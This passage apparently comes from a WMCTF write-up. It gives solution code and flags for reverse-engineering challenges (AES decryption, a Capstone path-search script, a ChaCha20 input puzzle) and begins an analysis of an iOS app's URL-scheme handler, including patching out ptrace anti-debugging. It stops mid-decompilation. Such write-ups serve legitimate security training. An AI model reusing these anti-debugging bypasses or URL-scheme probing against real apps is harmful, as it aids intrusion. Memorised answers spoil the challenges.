 * 密钥扩展中的T函数
 */
static int T(int num, int round) {
    int numArray[4];
    int i;
    int result;
    splitIntToArray(num, numArray);
    leftLoop4int(numArray, 1);//字循环

    //字节代换
    for (i = 0; i < 4; i++)
        numArray[i] = getNumFromSBox(numArray[i]);

    result = mergeArrayToInt(numArray);
    return result ^ Rcon[round];
}

//密钥对应的扩展数组
static int w[44];
/**
```

```
 * 打印W数组
 */
static void printW() {
    int i, j;
    for (i = 0, j = 1; i < 44; i++, j++) {
        printf("w[%d] = 0x%x ", i, w[i]);
        if (j % 4 == 0)
            printf("\n");
    }
    printf("\n");
}



/**
 * 扩展密钥，结果是把w[44]中的每个元素初始化
 */
static void extendKey(char* key) {
    int i, j;
    for (i = 0; i < 4; i++)
        w[i] = getWordFromStr(key + i * 4);

    for (i = 4, j = 0; i < 44; i++) {
        if (i % 4 == 0) {
            w[i] = w[i - 4] ^ T(w[i - 1], j);
            j++;//下一轮
        }
        else {
            w[i] = w[i - 4] ^ w[i - 1];
        }
    }

}

/**
 * 轮密钥加
 */
static void addRoundKey(int array[4][4], int round) {
    int warray[4];
    int i, j;
    for (i = 0; i < 4; i++) {

        splitIntToArray(w[round * 4 + i], warray);

        for (j = 0; j < 4; j++) {
            array[j][i] = array[j][i] ^ warray[j];
        }
    }
```

```
}

/**
 * 字节代换
 */
static void subBytes(int array[4][4]) {
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            array[i][j] = getNumFromSBox(array[i][j]);
}

/**
 * 行移位
 */
static void shiftRows(int array[4][4]) {
    int rowTwo[4], rowThree[4], rowFour[4];
    int i;
    for (i = 0; i < 4; i++) {
        rowTwo[i] = array[1][i];
        rowThree[i] = array[2][i];
        rowFour[i] = array[3][i];
    }

    leftLoop4int(rowTwo, 1);
    leftLoop4int(rowThree, 2);
    leftLoop4int(rowFour, 3);

    for (i = 0; i < 4; i++) {
        array[1][i] = rowTwo[i];
        array[2][i] = rowThree[i];
        array[3][i] = rowFour[i];
    }
}

/**
 * 列混合要用到的矩阵
 */
static const int colM[4][4] = { 2, 3, 1, 1,
    1, 2, 3, 1,
    1, 1, 2, 3,
    3, 1, 1, 2 };

static int GFMul2(int s) {
    int result = s << 1;
    int a7 = result & 0x00000100;
```

```
    if (a7 != 0) {
        result = result & 0x000000ff;
        result = result ^ 0x1b;
    }

    return result;
}

static int GFMul3(int s) {
    return GFMul2(s) ^ s;
}

static int GFMul4(int s) {
    return GFMul2(GFMul2(s));
}

static int GFMul8(int s) {
    return GFMul2(GFMul4(s));
}

static int GFMul9(int s) {
    return GFMul8(s) ^ s;
}

static int GFMul11(int s) {
    return GFMul9(s) ^ GFMul2(s);
}

static int GFMul12(int s) {
    return GFMul8(s) ^ GFMul4(s);
}

static int GFMul13(int s) {
    return GFMul12(s) ^ s;
}

static int GFMul14(int s) {
    return GFMul12(s) ^ GFMul2(s);
}

/**
 * GF上的二元运算
 */
static int GFMul(int n, int s) {
    int result;

    if (n == 1)
```

```
        result = s;
    else if (n == 2)
        result = GFMul2(s);
    else if (n == 3)
        result = GFMul3(s);
    else if (n == 0x9)
        result = GFMul9(s);
    else if (n == 0xb)//11
        result = GFMul11(s);
    else if (n == 0xd)//13
        result = GFMul13(s);
    else if (n == 0xe)//14
        result = GFMul14(s);

    return result;
}
/**
 * 列混合
 */
static void mixColumns(int array[4][4]) {

    int tempArray[4][4];
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            tempArray[i][j] = array[i][j];

    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++) {
            array[i][j] = GFMul(colM[i][0], tempArray[0][j]) ^ GFMul(colM[i][1],
tempArray[1][j])
                ^ GFMul(colM[i][2], tempArray[2][j]) ^ GFMul(colM[i][3], tempArray[3]
[j]);
        }
}
/**
 * 把4X4数组转回字符串
 */
static void convertArrayToStr(int array[4][4], char* str) {
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            *str++ = (char)array[j][i];
}
/**
 * 检查密钥长度
 */
```

```c
static int checkKeyLen(int len) {
    if (len == 16)
        return 1;
    else
        return 0;
}


/**
 * 参数 p: 明文的字符串数组。
 * 参数 plen: 明文的长度。
 * 参数 key: 密钥的字符串数组。
 */
void aes(char* p, int plen, char* key) {

    int keylen = strlen(key);
    int pArray[4][4];
    int k, i;

    if (plen == 0 || plen % 16 != 0) {
        printf("明文字符长度必须为16的倍数! \n");
        exit(0);
    }

    if (!checkKeyLen(keylen)) {
        printf("密钥字符长度错误! 长度必须为16。当前长度为%d\n", keylen);
        exit(0);
    }

    extendKey(key);//扩展密钥

    for (k = 0; k < plen; k += 16) {
        convertToIntArray(p + k, pArray);

        addRoundKey(pArray, 0);//一开始的轮密钥加

        for (i = 1; i < 10; i++) {

            subBytes(pArray);//字节代换

            shiftRows(pArray);//行移位

            mixColumns(pArray);//列混合

            addRoundKey(pArray, i);

        }
```

```
        subBytes(pArray);//字节代换

        shiftRows(pArray);//行移位

        addRoundKey(pArray, 10);

        convertArrayToStr(pArray, p + k);
    }
}
/**
 * 根据索引从逆S盒中获取值
 */
static int getNumFromS1Box(int index) {
    int row = getLeft4Bit(index);
    int col = getRight4Bit(index);
    return S2[row][col];
}
/**
 * 逆字节变换
 */
static void deSubBytes(int array[4][4]) {
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            array[i][j] = getNumFromS1Box(array[i][j]);
}
/**
 * 把4个元素的数组循环右移step位
 */
static void rightLoop4int(int array[4], int step) {
    int temp[4];
    int i;
    int index;
    for (i = 0; i < 4; i++)
        temp[i] = array[i];

    index = step % 4 == 0 ? 0 : step % 4;
    index = 3 - index;
    for (i = 3; i >= 0; i--) {
        array[i] = temp[index];
        index--;
        index = index == -1 ? 3 : index;
    }
}

/**
```

```
 * 逆行移位
 */
static void deShiftRows(int array[4][4]) {
    int rowTwo[4], rowThree[4], rowFour[4];
    int i;
    for (i = 0; i < 4; i++) {
        rowTwo[i] = array[1][i];
        rowThree[i] = array[2][i];
        rowFour[i] = array[3][i];
    }

    rightLoop4int(rowTwo, 1);
    rightLoop4int(rowThree, 2);
    rightLoop4int(rowFour, 3);

    for (i = 0; i < 4; i++) {
        array[1][i] = rowTwo[i];
        array[2][i] = rowThree[i];
        array[3][i] = rowFour[i];
    }
}
/**
 * 逆列混合用到的矩阵
 */
static const int deColM[4][4] = { 0x0e, 0x0b, 0x0d, 0x09,
    0x09, 0x0e, 0x0b, 0x0d,
    0x0d, 0x09, 0x0e, 0x0b,
    0x0b, 0x0d, 0x09, 0x0e };

/**
 * 逆列混合
 */
static void deMixColumns(int array[4][4]) {
    int tempArray[4][4];
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            tempArray[i][j] = array[i][j];

    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++) {
            array[i][j] = GFMul(deColM[i][0], tempArray[0][j]) ^ GFMul(deColM[i][1],
tempArray[1][j])
                ^ GFMul(deColM[i][2], tempArray[2][j]) ^ GFMul(deColM[i][3],
tempArray[3][j]);
        }
}
```

```
/**
 * 把两个4X4数组进行异或
 */
static void addRoundTowArray(int aArray[4][4], int bArray[4][4]) {
    int i, j;
    for (i = 0; i < 4; i++)
        for (j = 0; j < 4; j++)
            aArray[i][j] = aArray[i][j] ^ bArray[i][j];
}
/**
 * 从4个32位的密钥字中获得4X4数组,
 * 用于进行逆列混合
 */
static void getArrayFrom4W(int i, int array[4][4]) {
    int index, j;
    int colOne[4], colTwo[4], colThree[4], colFour[4];
    index = i * 4;
    splitIntToArray(w[index], colOne);
    splitIntToArray(w[index + 1], colTwo);
    splitIntToArray(w[index + 2], colThree);
    splitIntToArray(w[index + 3], colFour);

    for (j = 0; j < 4; j++) {
        array[j][0] = colOne[j];
        array[j][1] = colTwo[j];
        array[j][2] = colThree[j];
        array[j][3] = colFour[j];
    }

}

/**
 * 参数 c: 密文的字符串数组。
 * 参数 clen: 密文的长度。
 * 参数 key: 密钥的字符串数组。
 */
void deAes(char* c, int clen, char* key) {

    int cArray[4][4];
    int keylen, k;
    keylen = strlen(key);
    if (clen == 0 || clen % 16 != 0) {
        printf("密文字符长度必须为16的倍数! 现在的长度为%d\n", clen);
        exit(0);
    }

    if (!checkKeyLen(keylen)) {
```

```
        printf("密钥字符长度错误! 长度必须为16、24和32。当前长度为%d\n", keylen);
        exit(0);
    }

    extendKey(key);//扩展密钥

    for (k = 0; k < clen; k += 16) {
        int i;
        int wArray[4][4];

        convertToIntArray(c + k, cArray);




        addRoundKey(cArray, 10);

        for (i = 9; i >= 1; i--) {
            deSubBytes(cArray);

            deShiftRows(cArray);

            deMixColumns(cArray);
            getArrayFrom4W(i, wArray);
            deMixColumns(wArray);

            addRoundTowArray(cArray, wArray);
        }

        deSubBytes(cArray);

        deShiftRows(cArray);

        addRoundKey(cArray, 0);

        convertArrayToStr(cArray, c + k);
    }
}

int main() {
    char s[] = { 0xef ,0x76 ,0xd5 ,0x41
,0x86,0x57,0x5a,0x8e,0xc2,0xb8,0xb6,0xee,0x08,0x56,0xb9,0xb8,0x0e,0x40,0x75,0x21,0x41,0x
4b,0x15,0x71,0x2c,0x9b,0x5e,0x64,0x35,0x5b,0x4a,0x58,0x00 };
    char* key = (char*)"Welcome_To_WMCTF";
    deAes(s, strlen(s),key);
    for (int i = 0; i < 32; i++) {
```

```
        printf("%c", s[i] ^ i);
    }
}
```

archgame

The main part of the topic is implemented by Unicorn with several binary files of the architecture attached.

The main flow of the program is as follows

1. create Unicorn and load the corresponding architecture file, starting with chall14
2. decrypt the bin file using the accumulation key when loading
3. each bin file will output different return values according to different user inputs, there are 7 possibilities
4. after the execution of each bin, the return value will be dissociated with the accumulation key and updated to the accumulation key
5. use the return value of the previous bin to find the next bin program
6. finally make the program execute to the bin program with the return value of 0xb7620858

Solution.
The key to solving the problem is to analyze the 7 return values of each bin file and find a path to the 0xb7620858 return value.

The solution script is as follows (thanks to CrazyMan).

```
from capstone import *
```

```
x = {1995092961: [12, 1, 0, 1995092961], 2956087525: [49, 5, 1073741828, 2956087525],
955664102: [7, 1, 0, 955664102], 3101191267: [33, 2, 0, 3101191267], 1556007940: [36, 2,
0, 1556007940], 1847322222: [6, 3, 4, 1847322222], 614303076: [37, 1, 16, 614303076],
4257120387: [25, 1, 16, 4257120387], 2711244358: [21, 1, 16, 2711244358], 2852143200:
[2, 5, 1073741828, 2852143200], 2733058845: [39, 1, 1073741824, 2733058845], 1591704463:
[40, 5, 1073741828, 1591704463], 469378920: [17, 1, 16, 469378920], 3741672545: [28, 1,
16, 3741672545], 1027702615: [23, 1, 0, 1027702615], 2452194940: [47, 1, 16,
2452194940], 765059495: [18, 3, 4, 765059495], 3766284716: [9, 1, 1073741824,
3766284716], 3904779519: [15, 8, 4, 3904779519], 3974872731: [46, 1, 16, 3974872731],
4162733491: [26, 2, 0, 4162733491], 3927833044: [16, 3, 4, 3927833044], 1020344905: [8,
1, 16, 1020344905], 1537525975: [42, 1, 1073741824, 1537525975], 1708482435: [19, 1,
1073741824, 1708482435], 2625496583: [38, 1, 1073741824, 2625496583], 3480320766: [11,
8, 4, 3480320766], 424934441: [34, 1, 1073741824, 424934441], 2735672048: [31, 2, 0,
2735672048], 2173950079: [12, 1, 0, 2173950079], 2851157286: [30, 1, 0, 2851157286],
4292691918: [12, 1, 0, 4292691918], 4045546433: [33, 2, 0, 4045546433], 2814263908: [0,
1, 16, 2814263908], 4194838251: [33, 2, 0, 4194838251], 3078662205: [7, 1, 0,
3078662205], 2437313172: [21, 1, 16, 2437313172], 2434349143: [44, 5, 1073741828,
2434349143], 1535866613: [33, 2, 0, 1535866613], 814502768: [21, 1, 16, 814502768],
953980463: [0, 1, 16, 953980463], 1691496267: [48, 3, 4, 1691496267], 2126878999: [0, 1,
16, 2126878999], 2931356471: [
    5, 2, 0, 2931356471], 1278447979: [35, 1, 16, 1278447979], 1274252438: [43, 3, 4,
1274252438], 4231371740: [25, 1, 16, 4231371740], 4041333319: [35, 1, 16, 4041333319],
689856462: [45, 1, 16, 689856462], 1091396509: [27, 1, 1073741824, 1091396509],
3034441496: [23, 1, 0, 3034441496], 2451292582: [13, 2, 0, 2451292582], 2983834402: [2,
5, 1073741828, 2983834402], 2523707101: [4, 1, 0, 2523707101], 2703504992: [25, 1, 16,
2703504992], 3657164724: [21, 1, 16, 3657164724], 1802284995: [23, 1, 0, 1802284995],
1144704468: [24, 1, 0, 1144704468], 3561843176: [17, 1, 16, 3561843176], 2391470349:
[35, 1, 16, 2391470349], 1538510826: [16, 3, 4, 1538510826], 3202270466: [45, 1, 16,
3202270466], 2517417015: [15, 8, 4, 2517417015], 3558863456: [45, 1, 16, 3558863456],
737553787: [24, 1, 0, 737553787], 3146196148: [29, 1, 0, 3146196148], 3715751957: [24,
1, 0, 3715751957], 3538690108: [15, 8, 4, 3538690108], 327766936: [32, 1, 1073741824,
327766936], 1424790213: [27, 1, 1073741824, 1424790213], 1018490345: [22, 2, 0,
1018490345], 3047808256: [43, 3, 4, 3047808256], 3323090148: [27, 1, 1073741824,
3323090148], 1937664642: [29, 1, 0, 1937664642], 1649910950: [1, 1, 1073741824,
1649910950], 3594707147: [20, 2, 0, 3594707147], 1138713025: [38, 1, 1073741824,
1138713025], 1803201450: [42, 1, 1073741824, 1803201450], 1275972721: [10, 8, 4,
1275972721], 1796321516: [42, 1, 1073741824, 1796321516], 1041770612: [3, 5, 1073741828,
1041770612], 1387353735: [32, 1, 1073741824, 1387353735], 2214126225: [41, 8, 4,
2214126225], 1973486486: [32, 1, 1073741824, 1973486486], 3465164205: [34, 1,
1073741824, 3465164205], 0: [14, 2, 0, 0]}
key = 0
filechain = []

def dump(fileidx, arch, mode):
    global key

    print(filechain)
```

```
    key = [key >> 24, (key >> 16) & 0xff, (key >> 8) & 0xff, key & 0xff][::-1]
    t = open('chall'+str(fileidx)+'.bin', 'rb').read()
    data = b''
    for i in range(len(t)):
        data += (t[i] ^ key[i & 3]).to_bytes(1, 'big')
    open('./test/chall'+str(fileidx)+'re', 'wb').write(data)

    if arch != 1 and arch != 2 and arch != 5:
        key = (key[3] << 24) | (key[2] << 16) | (key[1] << 8) | key[0]
        return

    key = (key[3] << 24) | (key[2] << 16) | (key[1] << 8) | key[0]
    CODE = data
    if arch == 1:
        md = Cs(CS_ARCH_ARM, CS_MODE_ARM | mode)
        diss = []
        diss = list(md.disasm(CODE, 0))
        if len(diss)*16 < len(CODE):
            return
        open('./llss/chall'+str(fileidx)+'re', 'wb').write(data)
        start = 0
        while start < len(CODE):
            ddd = int.from_bytes(CODE[start:start+4],
                                 'little' if not mode else 'big')
            if ddd in x:
                key ^= ddd
                filechain.append([x[ddd][0], x[ddd][1], x[ddd][2], ddd])
                dump(x[ddd][0], x[ddd][1],
                     CS_MODE_BIG_ENDIAN if x[ddd][2] & 0x40000000 else 0)
                filechain.pop()
                key ^= ddd
            start += 4
    elif arch == 2:
        md = Cs(CS_ARCH_ARM64, CS_MODE_ARM | mode)
        diss = list(md.disasm(CODE, 0))
        if len(diss)*16 < len(CODE):
            return
        open('./llss/chall'+str(fileidx)+'re', 'wb').write(data)
        for i in range(len(diss)):
            if diss[i].mnemonic == 'mov' and diss[i].op_str[:5] == 'w8, #':
                if diss[i+1].mnemonic == 'movk':
                    hi = int(
                        diss[i+1].op_str[5:diss[i+1].op_str.find('lsl')-2], 16)
                    lo = int(diss[i].op_str[5:], 16)
                    ddd = (hi << 16) | lo
                    if ddd in x:
                        key ^= ddd
```

```
                        filechain.append(
                            [x[ddd][0], x[ddd][1], x[ddd][2], ddd])
                        dump(x[ddd][0], x[ddd][1],
                             CS_MODE_BIG_ENDIAN if x[ddd][2] & 0x40000000 else 0)
                        filechain.pop()
                        key ^= ddd
                else:
                    ddd = int(diss[i].op_str[5:], 16)
                    if ddd in x:
                        key ^= ddd
                        filechain.append(
                            [x[ddd][0], x[ddd][1], x[ddd][2], ddd])
                        dump(x[ddd][0], x[ddd][1],
                             CS_MODE_BIG_ENDIAN if x[ddd][2] & 0x40000000 else 0)
                        filechain.pop()
                        key ^= ddd
    elif arch == 5:
        md = Cs(CS_ARCH_PPC, CS_MODE_32 | mode)
        diss = list(md.disasm(CODE, 0))
        if len(diss)*16 < len(CODE):
            return
        open('./llss/chall'+str(fileidx)+'re', 'wb').write(data)
        for i in range(len(diss)):
            if diss[i].mnemonic == 'lis' and diss[i+1].mnemonic == 'ori':
                hi = int(diss[i].op_str.split(' ')[-1], 16) & 0xffff
                lo = int(diss[i+1].op_str.split(' ')[-1], 16) & 0xffff
                ddd = (hi << 16) | lo
                if ddd in x:
                    key ^= ddd
                    filechain.append([x[ddd][0], x[ddd][1], x[ddd][2], ddd])
                    dump(x[ddd][0], x[ddd][1],
                         CS_MODE_BIG_ENDIAN if x[ddd][2] & 0x40000000 else 0)
                    filechain.pop()
                    key ^= ddd
dump(14, 2, 0)
```

• seeee

The problem requires two inputs, namely the encrypted IV and the cipher text.

The first output data is the input, which is passed between the binary trees. The input can be obtained by comparing the result of the input with the one here. The correct input can be obtained.

```
ABCDEFGHIJKLMNOPQRSTUVWX  input
KVBJIQHGEPOFUWTNADCSLXRM  output

h7BOJpTCYsuoAUQn6qFxXyVE  The same mapping, get the correct input
uy7sY6CTJnQpXVxUhOBFoEqA  data to compare
```

The following is the stream cipher encryption of chacha20, and the encryption process is also the decryption process. The data to be compared is put into the memory where the data is read, and after the operation is completed, the expected input data is available.

```
0×80, 0×1F, 0×94, 0×B4, 0×EF, 0×D4, 0×9C, 0×36, 0×47,0×85,0×E7, 0×26, 0×64, 0×4B, 0×29,
0×95, 0×1E, 0×0D, 0×39, 0×A9,0×1E, 0×72, 0×7A, 0×1F, 0×B0, 0×48, 0×22, 0×1E, 0×8E,
0×40,0×EB, 0×BF, 0×75, 0×17, 0×16, 0×D3, 0×39, 0×4F, 0×FD, 0×0A,0×58, 0×39, 0×4C, 0×9C,
0×13, 0×41, 0×8B, 0×93, 0×B2, 0×84, 0×E7, 0×2F, 0×03, 0×D4, 0×62, 0×44, 0×FC, 0×9D,
0×76, 0×EF, 0×0F, 0×F8, 0×06
```

Adjust the input to

```
"D:\rustwork\seeee\target\release\seeee.exe" h7BOJpTCYsuoAUQn6qFxXyVE
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+*
```

Replace the input with the compared data where appropriate and finally get the correct input at the time of comparison.

```
PqlCkyAhnbe4DKs7NE2Oz_Ycif9pQt5uLgZXvWSFmGrx8JaVj61BMHR3dUowTI0
```

The obtained inputs are connected twice in series.

```
seeee.exe h7BOJpTCYsuoAUQn6qFxXyVE
PqlCkyAhnbe4DKs7NE2Oz_Ycif9pQt5uLgZXvWSFmGrx8JaVj61BMHR3dUowTI0
wow~ you win!
wmctf{PqlCkyAhnbe4DKs7NE2Oz_Ycif9pQt5uLgZXvWSFmGrx8JaVj61BMHR3dUowTI0}
```

chess

Problem solving process

First, we get the IPA and unzip it, then we find that there is a file named flag in the Bundle with the content of {placeholder}. We know that there is a real iPhone running in the backend, so we can know that the app with the real flag is running in the iPhone.

Looking at the Info.plist file in the Bundle, we see that the app is registered with a URL Scheme as `chess://` .

URL types	Array	(1 item)
Item 0 (Editor)	Dictionary	(3 items)
Document Role	String	Editor
URL identifier	String	com.wmctf.chess
URL Schemes	Array	(1 item)
Item 0	String	chess

Throw the binary into IDA for analysis to see the key callback logic for the application URL Scheme.

```
__int64 __fastcall _s5chess13SceneDelegateC5scene_15openURLContextsySo7UISceneC_ShySo16UIOpenURLContextCGtF(__int64 a1, __int64 a2)
{
  ...
  if ( !v124 )
    return _sSh8IteratorVySo16UIOpenURLContextC_GWOh(&v125);
  v50 = v51;
  v123 = v51;
  v38 = v51;
  v37 = _s5chess7WMUIURLCMa(0LL); // 初始化 WMUIURL 对象
  v36 = v29;
  objc_msgSend(v38, "URL");
  v35 = objc_retainAutoreleasedReturnValue();
  _s10Foundation3URLV36_unconditionallyBridgeFromObjectiveCyACSo5NSURLCSgFZ();
  v34 = (*(__int64 (__fastcall **)(_QWORD *, _QWORD *, __int64))(v116 + 16))(v110, v109, v114);
  _s10Foundation3URLV08absoluteB0ACvg();
  v33 = *(void (__fastcall **)(_QWORD *, __int64))(v116 + 8);
  v33(v110, v114);
  v33(v109, v114);
  v32 = _s5chess7WMUIURLC3urlAC10Foundation3URLV_tcfC(v111);
  objc_release(v35);
  v122 = v32;
  (*(void (__fastcall **)(__int64))((*v119 & swift_isaMask) + 0xA8LL))(v32); // 进入 _showExternalURL 函数
  swift_release(v32);
  objc_release(v38);
}
...
```

Continue to follow up `_showExternalURL` :

```
__int64 __fastcall _s5chess13SceneDelegateC16_showExternalURL3urlyAA7WMUIURLC_tF(__int64 a1)
{
  __int64 v1; // x4
  int v2; // w0
  __int64 v3; // ST08_8
  __int64 v4; // x0
  _QWORD *v5; // ST00_8
  __int64 v6; // x1

  v1 = a1;
  v2 = mac_syscall(SYS_ptrace, 31, 0, 0LL, 0); // 一处内联汇编的反调试
  v3 = v1;
  v4 = _s5chess15WMUIApplicationCMa(0LL, 0LL, 0LL, 0LL);
  v5 = *(_QWORD **)_s5chess15WMUIApplicationC6sharedACvau(v4);
  objc_retain(v5, v6);
  (*(void (__fastcall **)(__int64))((*v5 & swift_isaMask) + 0x50LL))(v3); // 进入 showExternalURL 函数
  return objc_release(v5);
}
```

There are two inline assembly anti-debugging logics in the code, and the player can patch by static matching features：

```
__text:000000010000DCF4                 MOV             X4, X0
__text:000000010000DCF8                 MOV             X0, #0x1F
__text:000000010000DCFC                 MOV             X1, #0
__text:000000010000DD00                 MOV             X2, #0
__text:000000010000DD04                 MOV             X3, #0
__text:000000010000DD08                 MOV             W16, #0x1A
__text:000000010000DD0C                 SVC             0x80
__text:000000010000DD10                 MOV             X0, X4
__text:000000010000DD14                 MOV             X8, #0
```

The first judgment is encountered in the `showExternalURL` function.

```
__int64 __fastcall _s5chess15WMUIApplicationC15showExternalURL3urlyAA7WMUIURLC_tF(__int64 a1)
{
  _QWORD *v1; // x20
  __int64 v2; // x4
  int v3; // w0
  __int64 result; // x0
  _QWORD *v5; // [xsp+10h] [xbp-30h]
  __int64 v6; // [xsp+18h] [xbp-28h]

  v2 = a1;
  v3 = mac_syscall(SYS_ptrace, 31, 0, 0LL, 0);
  v6 = v2;
  if ( (*(__int64 (**)(void))((*v1 & swift_isaMask) + 0x58LL))() & 1 )
    result = (*(__int64 (__fastcall **)(__int64))((*v5 & swift_isaMask) + 0x60LL))(v6);
  else
    result = (*(__int64 (__fastcall **)(__int64))((*v5 & swift_isaMask) + 0x68LL))(v6);
  return result;
}
```

Follow up the function through dynamic debugging to see the logic of the judgment.

```
__int64 __fastcall _s5chess15WMUIApplicationC40shouldUseLegacyURLHandlingForExternalURL3urlSbAA7WMUIURLC_tF(__int64 a1)
{
  __int64 v1; // x1
  __int64 v2; // ST40_8
  __int64 v3; // x1
  __int64 v4; // ST38_8
  char v5; // ST34_1
  __int64 v6; // ST28_8
  __int64 v7; // x1
  __int64 v8; // ST20_8
  char v9; // ST1C_1
  __int64 v10; // x0
  __int64 v11; // x1
  __int64 v12; // ST08_8
  char v13; // ST04_1
  char v15; // [xsp+30h] [xbp-60h]
  __int64 v16; // [xsp+48h] [xbp-48h]
  __int64 v17; // [xsp+50h] [xbp-40h]
  __int128 v18; // [xsp+60h] [xbp-30h]
  __int64 v19; // [xsp+70h] [xbp-20h]
  __int64 v20; // [xsp+78h] [xbp-18h]

  v19 = 0LL;
  *(_QWORD *)&v18 = 0LL;
  v20 = a1;
  v18 = (unsigned __int64)(*(__int64 (**)(void))(*(_QWORD *)a1 + 120LL))();
  *((_QWORD *)&v18 + 1) = v1;
  v17 = v18;
  v16 = v1;
  v2 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("search", 6LL, 1LL);
  v4 = v3;
  v5 = _sSS2eeoiySbSS_SStFZ(v17, v16, v2, v3);
  swift_bridgeObjectRelease(v4);
  if ( v5 & 1 )
  {
    swift_bridgeObjectRelease(v16);
    v15 = 1;
  }
  else
  {
    v6 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("web", 3LL, 1LL);
    v8 = v7;
    v9 = _sSS2eeoiySbSS_SStFZ(v17, v16, v6, v7);
    swift_bridgeObjectRelease(v8);
    if ( v9 & 1 )
    {
      swift_bridgeObjectRelease(v16);
      v15 = 1;
    }
    else
    {
      v10 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("exit", 4LL, 1LL);
      v12 = v11;
      v13 = _sSS2eeoiySbSS_SStFZ(v17, v16, v10, v11);
      swift_bridgeObjectRelease(v12);
      if ( v13 & 1 )
      {
        swift_bridgeObjectRelease(v16);
        v15 = 1;
      }
      else
      {
        swift_bridgeObjectRelease(v16);
        v15 = 0;
      }
    }
  }
  return v15 & 1;
}
```

This part of the code is to return true if the URL has urlType=exit or search or web in its parameters.

When it returns true, it jumps to the first branch of the `_legacyResolveExternalURL` function.

```
__int64 __fastcall _s5chess15WMUIApplicationC25_legacyResolveExternalURL3urlyAA7WMUIURLC_tF(__int64 a1)
{
  __int64 v1; // ST08_8
  __int64 v2; // x0
  _QWORD *v3; // ST00_8
  __int64 v4; // x1

  v1 = a1;
  v2 = _s5chess15WMUIURLResolverCMa(0LL);
  v3 = *(_QWORD **)_s5chess15WMUIURLResolverC6sharedACvau(v2);
  objc_retain(v3, v4);
  (*(void (__fastcall **)(__int64))((*v3 & swift_isaMask) + 0x50LL))(v1); // 进入 resolveURL 函数
  return objc_release(v3);
}
```

To follow up in the `resolveURL` function.

```
__int64 __fastcall _s5chess15WMUIURLResolverC10resolveURL3urlyAA7WMUIURLC_tF(__int64 a1)
{
  __int64 v1; // ST70_8
  __int64 v2; // x1
  __int64 v3; // ST68_8
  __int64 v4; // ST60_8
  __int64 v5; // x1
  __int64 v6; // ST58_8
  char v7; // ST54_1
  __int64 v8; // x0
  __int64 result; // x0
  __int64 v10; // ST48_8
  __int64 v11; // x1
  __int64 v12; // ST40_8
  __int64 v13; // ST38_8
  __int64 v14; // x1
  __int64 v15; // ST30_8
  char v16; // ST2C_1
  __int64 v17; // x0
  __int64 v18; // ST20_8
  __int64 v19; // x1
  __int64 v20; // ST18_8
  __int64 v21; // ST10_8
  __int64 v22; // x1
  __int64 v23; // ST08_8
  char v24; // ST04_1
  __int64 v25; // [xsp+80h] [xbp-30h]
  _QWORD *v26; // [xsp+88h] [xbp-28h]

  v25 = a1;
  v1 = (*(__int64 (**)(void))(*(_QWORD *)a1 + 120LL))();
  v3 = v2;
  v4 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("exit", 4LL, 1LL);
  v6 = v5;
  v7 = _sSS2eeoiySbSS_SStFZ(v1, v3, v4, v5);
  swift_bridgeObjectRelease(v6);
  v8 = swift_bridgeObjectRelease(v3);
  if ( v7 & 1 ) // 当 urlType == exit 时
    return (*(__int64 (__fastcall **)(__int64))((*v26 & swift_isaMask) + 0x68LL))(v8);
  v10 = (*(__int64 (__fastcall **)(__int64))(*(_QWORD *)v25 + 120LL))(v8);
  v12 = v11;
  v13 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("web", 3LL, 1LL);
  v15 = v14;
  v16 = _sSS2eeoiySbSS_SStFZ(v10, v12, v13, v14);
  swift_bridgeObjectRelease(v15);
  v17 = swift_bridgeObjectRelease(v12);
  if ( v16 & 1 ) // 当 urlType == web 时
    return (*(__int64 (__fastcall **)(__int64))((*v26 & swift_isaMask) + 0x58LL))(v25); // 进入 _showAccountViewControllerWithURL 函数
  v18 = (*(__int64 (__fastcall **)(__int64))(*(_QWORD *)v25 + 120LL))(v17);
  v20 = v19;
  v21 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("search", 6LL, 1LL);
  v23 = v22;
  v24 = _sSS2eeoiySbSS_SStFZ(v18, v20, v21, v22);
  swift_bridgeObjectRelease(v23);
  result = swift_bridgeObjectRelease(v20);
  if ( v24 & 1 ) // 当 urlType == search 时
    result = (*(__int64 (__fastcall **)(__int64))((*v26 & swift_isaMask) + 0x60LL))(v25);
  return result;
}
```

The `_showAccountViewControllerWithURL` function will first take the url parameter field of the incoming URL and pop up the new controller for loading.

```
__int64 __fastcall _s5chess15WMUIURLResolverC33_showAccountViewControllerWithURL3urlyAA7WMUIURLC_tF(__int64 a1)
{
  ...
  v28 = __swift_instantiateConcreteTypeFromMangledName(&_s7SwiftUI19UIHostingControllerCy5chess14ContentWebViewVGMD); // ContentWebView
  v41(v48, v42, v51);
  _s5chess14ContentWebViewV3urlAC10Foundation3URLV_tcfC(v48);
  v65 = _s7SwiftUI19UIHostingControllerC8rootViewACyxGx_tcfC(v55);
  v27 = v65;
  v14 = (void *)objc_opt_self(&OBJC_CLASS___UIApplication);
  v15 = objc_msgSend(v14, "sharedApplication");
  v16 = (void *)objc_retainAutoreleasedReturnValue(v15);
  v26 = v16;
  v17 = objc_msgSend(v16, "keyWindow");
  v25 = (void *)objc_retainAutoreleasedReturnValue(v17);
  objc_release(v26);
  if ( v25 )
  {
    v24 = v25;
    v23 = v25;
    v18 = objc_msgSend(v25, "rootViewController");
    v64 = (void *)objc_retainAutoreleasedReturnValue(v18);
    if ( v64 != 0LL )
    {
      v22 = (__int64 *)&v64;
      v21 = v64;
      objc_retain(v64, v19);
      _sSo16UIViewControllerCSgWOh(v22);
      objc_release(v23);
